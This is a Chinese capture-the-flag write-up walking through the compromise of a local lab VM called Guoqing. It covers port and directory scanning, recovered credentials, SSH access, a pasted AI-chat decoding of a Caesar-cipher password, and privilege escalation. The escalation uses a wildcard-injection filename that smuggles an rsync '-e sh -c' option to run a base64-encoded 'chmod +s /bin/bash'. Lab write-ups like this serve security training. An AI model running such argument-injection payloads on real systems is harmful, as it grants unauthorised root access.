群U靶机 - guoqing

Recon


```
➜  guoqing nmap -sT -min-rate 10000 -p- 192.168.56.121
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 15:15 CST
Nmap scan report for 192.168.56.121
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:23:56:6D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.78 seconds
```

```
➜  guoqing nmap -sT -A -p 22,80 192.168.56.121
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 15:15 CST
Nmap scan report for 192.168.56.121
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE9\x9D\x9E\xE4\xB8\xBB\xE6\xB5\x81\xE7\x82\xAB\xE9\x85\xB7\xE7\xA9\xBA\xE9\x97\x
B4 | \xE6\xAC\xA2\xE8\xBF\x8E\xE5\x85\x89\xE4\xB8\xB4
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:23:56:6D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.37 ms 192.168.56.121
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
```

枚举

HTTP，亮瞎狗眼




目录扫描


```
➜  guoqing feroxbuster --url http://192.168.56.121 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
--filter-status 404,503,400 -x php,txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
─────────────────────────┬──────────────────────
 🎯 Target Url           │ http://192.168.56.121
 🚀 Threads              │ 50
 📖 Wordlist             │ /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 💢 Status Code Filters  │ [404, 503, 400]
 💥 Timeout (secs)       │ 7
 🦡 User-Agent           │ feroxbuster/2.11.0
 💉 Config File          │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links        │ true
 💲 Extensions           │ [php, txt]
 🏁 HTTP methods         │ [GET]
 🔃 Recursion Depth      │ 4
```

```
 🎉  New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────
403      GET        9l       28w      279c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
404      GET        9l       31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200      GET       98l      195w     2771c http://192.168.56.121/login.php
302      GET        0l        0w        0c http://192.168.56.121/logout.php =>
login.php
200      GET       56l      296w    23338c http://192.168.56.121/todd.png
200      GET      277l      789w     9042c http://192.168.56.121/
302      GET        0l        0w        0c http://192.168.56.121/dashboard.php =>
login.php
[####################] - 48s    661641/661641  0s      found:5       errors:0
[####################] - 48s    661635/661635  13815/s http://192.168.56.121/
```

binwalk 分离数据出来能看到 `todd:toddishandsome`



经过测试，`admin:toddishandsome` 为WEB 的凭据



源代码中可以发现

```
        <div class="card">
            <h3>系统信息</h3>
            <p>您已成功登录系统。这是一个简单的仪表盘页面，用于演示目的。</p>
        </div>
        <!--
        <div class="card">
            <a href="hyh" class="hyhforever" target="_blank"></a>
        </div>
        -->
        <div class="card">
            <h3>账户操作</h3>
            <a href="logout.php" class="btn">退出登录</a>
        </div>
    </div>
</body>
```

我尝试了目录爆破，但是没发现什么

```
➜  output feroxbuster --url http://192.168.56.121/hyh -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
--filter-status 404,503,400 -x php,txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://192.168.56.121/hyh
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 💢 Status Code Filters       │ [404, 503, 400]
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.11.0
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links             │ true
 💲 Extensions                │ [php, txt]
 🏁 HTTP methods              │ [GET]
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c http://192.168.56.121/.php
[####################] - 44s   661635/661635  0s      found:1       errors:0
[####################] - 44s   661635/661635  14980/s http://192.168.56.121/hyh/
```

SSH 尝试 `hyh:toddishandsome` 也没有成功

然后试了下 `hyh:hyhforever` 成功进去了

```
➜  guoqing ssh hyh@192.168.56.121
hyh@192.168.56.123's password:
Linux Guoqing 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hyh@Guoqing:~$
```


```
hyh@Guoqing:~$ cat user.txt
flag{user-e2ac255ade95b9268571eb5baf345974}
```

权限提升

`segfault` 家目录能找到三个佬的名字

```
hyh@Guoqing:/home/segfault$ ls
name1.txt  name2.txt  name3.txt
hyh@Guoqing:/home/segfault$ cat name1.txt
sublarge
hyh@Guoqing:/home/segfault$ cat name2.txt
bamuwe
hyh@Guoqing:/home/segfault$ cat name3.txt
LingMj
```

`opt` 下发现 `password`




```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char dest[64]; // [rsp+0h] [rbp-90h] BYREF
  char s[64]; // [rsp+40h] [rbp-50h] BYREF
  char s2[12]; // [rsp+80h] [rbp-10h] BYREF
  int v7; // [rsp+8Ch] [rbp-4h]

  strcpy(s2, "vhjidxowqr1");
  v7 = 0;
  printf("Please enter the password for segfault: ");
  while ( fgets(s, 50, stdin) )
  {
    s[strcspn(s, "\n")] = 0;
    if ( strlen(s) == 11 )
    {
      strcpy(dest, s);
      caesar_encrypt(dest);
      if ( !strcmp(dest, s2) )
      {
        puts("Password correct! Access granted.");
        return 0;
      }
      printf("Incorrect password. Please try again: ");
      if ( ++v7 > 4 )
      {
        puts("\nToo many failed attempts. Access denied.");
        return 1;
      }
    }
    else
    {
      printf("Incorrect password length. The password should be %d characters long.\n", 11LL);
      printf("Please try again: ");
    }
  }
  return 0;
}
```

交给无敌的 AI 得到密码：segfaultno1

3. 最终答案

这个结果 `segfaultno1` 看起来非常合理：

1. **长度为 11**，符合 `strlen(s) == 11` 的检查。
2. **包含有意义的单词** `segfault`，与程序提示 `password for segfault` 高度相关。
3. 通过对字母进行 **-3** 的凯撒解密（或者说，加密函数是 **+3**）可以得到。

所以，最终的密码就是：

<TEXT>


```
segfaultno1
```

Tokens: 7835 ↑6504 ↓1331

该密码是用户 segfaultno1 的密码

```
hyh@Guoqing:/opt$ su segfault
Password:
segfault@Guoqing:/opt$
```

上传 pspy64 翻一番



可以劫持 `rsync` ，但是一直不成功

```
segfault@Guoqing:~$ rm name1.txt
rm: remove write-protected regular file 'name1.txt'? yes

segfault@Guoqing:~$ ln -s /root/root.txt name1.txt
```

接下来再试试命令劫持，因为是 `*` 号

最后尝试了半天，最后的 `payload`

```
touch -- "-e sh -c 'echo Y2htb2QgK3MgL2Jpbi9iYXNoCg== | base64 -d | bash';.txt"
```